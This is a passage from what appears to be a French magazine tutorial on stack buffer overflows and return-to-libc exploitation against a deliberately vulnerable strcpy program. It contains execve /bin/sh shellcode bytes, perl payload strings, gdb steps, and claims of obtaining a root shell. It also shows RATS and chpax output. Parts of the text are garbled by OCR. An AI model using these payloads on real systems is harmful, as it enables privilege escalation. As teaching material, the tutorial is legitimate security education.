Starting program: /home/fasm/cpee/buffer-overflow/vuln1 'perl -e 'print "A" x 156 . "\x90" x 340 . "\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80" . "\x08\xF3\xff\xbf" . "
```

On obtient un shell root

# Return into libe

Nous allons voir comment utiliser une autre méthode plus souple pour permettre de prendre le contrôle d'un programme sans avoir recours à aucun shellcode.

## INTRODUCTION

Il est en effet possible de retourner directement sur une fonction de la libc ou d'une autre bibliothèque de fonctions présentes dans l'espace mémoire du processus attaqué afin de l'exécuter.

Cette méthode permet de contourner les patches rendant la pile non exécutable ou encore d'exploiter des débordements impliquant de petits buffers (pas assez de place pour le shellcode).

## LE PROGRAMME

### Programme vulnérable

```
#include <string.h>
int main( int argc, char **argv)
{
    char buffer[64];
    strcpy(buffer,argv[1]);
    return(0);
}
```

Ce programme (encadré) comporte une faille classique impliquant la fonction strcpy(). Aucune vérification n'est faite sur la taille de argv[1]. L'appel à strcpy() aura pour effet de copier la chaîne sur la pile tant qu'un caractère nul ne sera pas rencontré.

Compilons le :  
gcc -g -Wall vuln.c -o vuln

puis lançons le debugger :

```
gdb -q vuln
```



Désassemblons le programme

Plaçons un point d'arrêt sur strcpy()

```
(gdb) b *main+35
Breakpoint 1 at 0x80483c7: File vuln.c, line 5.
(gdb)
```

Plaçons un breakpoint


Nous pouvons maintenant lancer vuln avec comme premier argument cent caractères A.

```
gdb -q -e 'perl -e 'print "A" x 100 . "\x90" x 340 . "\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80" . "\x08\xF3\xff\xbf" . "
```

Essayons une injection

Notre buffer fait 64 octets, à la suite de ce buffer, on va donc trouver ebp (4 octets) et après ebp, on trouvera eip.





Donc si nous entrons en argument une chaîne de caractère de plus de 68 octets (donc pour nous 76) en `argv[1]`, l'appel de la fonction `strcpy` provoque un débordement de buffer en réécrivant notamment les sauvegardes des registres EBP/EIP.

Rappel : EBP = pointeur de frame  
= pointeur d'instructions

## Exploitation

il nous faut donc modifier la sauvegarde du registre EIP afin de faire retourner la fonction courante (main pour nous) sur une fonction de la libc. Nous allons donc essayer de récupérer l'adresse de la fonction system().

Nous allons ensuite utiliser un programme écrit en C, assez simple pour trouver l'adresse en mémoire de la nouvelle variable d'environnement (cf encadré : `genv.c`).

Geny.C

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    if (argc < 2)
    {
        printf("UTILISE UN  
ARGUMENT!!!");
        exit(0);
    }

    char *addr;
    addr = getenv(argv[1]);

    if (addr != NULL)
        printf("%s est loca-  
lisé en b %p\n", argv[1], addr);

    return 0;
}
```

### Trouver l'adresse de system()

Sous gdb, pour trouver une adresse d'une fonction telle que `system()` par exemple, on peut utiliser la commande : `p system`  
Il faudrait ensuite placer l'argument 1 de `system()` soit pour nous `/bin/sh` dans l'environnement  
Pour cela nous allons faire un export de `/bin/sh`.

```
[fasm@pc_Fa5m:~/cpe/buffer-overflow/return_to_libc] $ export FASM=/bin/sh
[fasm@pc_Fa5m:~/cpe/buffer-overflow/return_to_libc] $
```

Exporter /bin/bash

Nous pouvons donc maintenant avoir l'adresse de `/bin/sh` en mémoire

```
fasm@pc_FaSm:~/cpee/buffer-overflow/return_to_libc2 $ ./genv FASm
FASm is located at 0xbffff389
fasm@pc_FaSm:~/cpee/buffer-overflow/return_to_libc2 $
```

Trouver /bin/bash  
en mémoire

Nous pouvons maintenant construire nos arguments :

```
`perl -e 'print "A" x 76 . "\x50\x88\xed\xb7" .  
"DCBA" . "\x89\xf3\xff\xbf" ' `
```

L'adresse de retour ici, DCBA engendrera une erreur mais on peut palier à cela en y mettant l'adresse en mémoire de la fonction `exit()` que l'on trouvera de la même manière que celle de `system()`. Cette commande en perl, permet que lorsque dans `ebp`, le programme trouve l'adresse d'une fonction `system()`, il va aller chercher les arguments nécessaires après `eip` (adresse de `/bin/sh`).

Quand cela est exécuté et terminé, il va essayer de retourner dans le programme principal et ce grâce au contenu de eip.

Nous obtenons un shell root.

## Les outils pour nous aider

**rats**

il peut auditer des codes en python, perl, php, C et C++. ses outputs sont claires.

**Chpax**

Chpax permet de voir les patch appliqués entre autre aux programmes et permet de modifier ceux-ci.

```

fasm@pc_Fa5m:~/cpe/buffer-overflow/return_to_lib2 $ rats --html vuln.c vuln.html
fasm@pc_Fa5m:~/cpe/buffer-overflow/return_to_lib2 $

```

### Lancement de rats

Analyzing vuln.c

### RATS results.

**Severity: High**

Issue: fixed size global buffer

Extra care should be taken to ensure that character arrays that are allocated on the stack are used safely. They are prime targets for buffer overflow attacks.

File: vuln.c  
Lines: 4

**Severity: High**

Issue: streptococcal

Check to be sure that argument 2 passed to this function call will not copy more data than can be handled, resulting in a buffer overflow.

File: vuln.c  
Lines: 5

### Visu de rats

```
chpax -v vuln
```

```
----[ chpax 0.7 : Current flags for vuln (PeMRxS) ]----
```

```
* Paging based PAGE_EXEC      : enabled (overridden)
* Trampolines                  : not emulated
* mprotect()                   : restricted
* mmap() base                   : randomized
* ET_EXEC base                  : not randomized
* Segmentation based PAGE_EXEC : enabled
```

[Voir les patch](#)



```

chpax 0.7 :: Manage PaX flags for binaries
Usage: chpax OPTIONS FILE1 FILE2 FILEN ...
-P enforce paging based non-executable pages
-p do not enforce paging based non-executable pages
-E emulate trampolines
-e do not emulate trampolines
-M restrict mprotect()
-m do not restrict mprotect()
-R randomize mmap() base [ELF only]
-r do not randomize mmap() base [ELF only]
-X randomize ET_EXEC base [ELF only]
-x do not randomize ET_EXEC base [ELF only]
-S enforce segmentation based non-executable pages
-s do not enforce segmentation based non-executable pages
-v view current flag mask
-z zero flag mask (next flags still apply)

```

The flags only have effect when running the patched Linux kernel.

Modifier les patch

## CONCLUSION

Nous voici à la conclusion de cet article ou nous avons vu un autre type de faille applicative. Il en existe d'autres, plus complexes mais ne brûlons pas les étapes, il faut une bonne compréhension des bases pour aborder des failles applicatives plus complexes.

FRANCK EBEL | FASm

# MUSCLEZ VOTRE CERVEAU EN VOUS AMUSANT



Chez votre marchand de journaux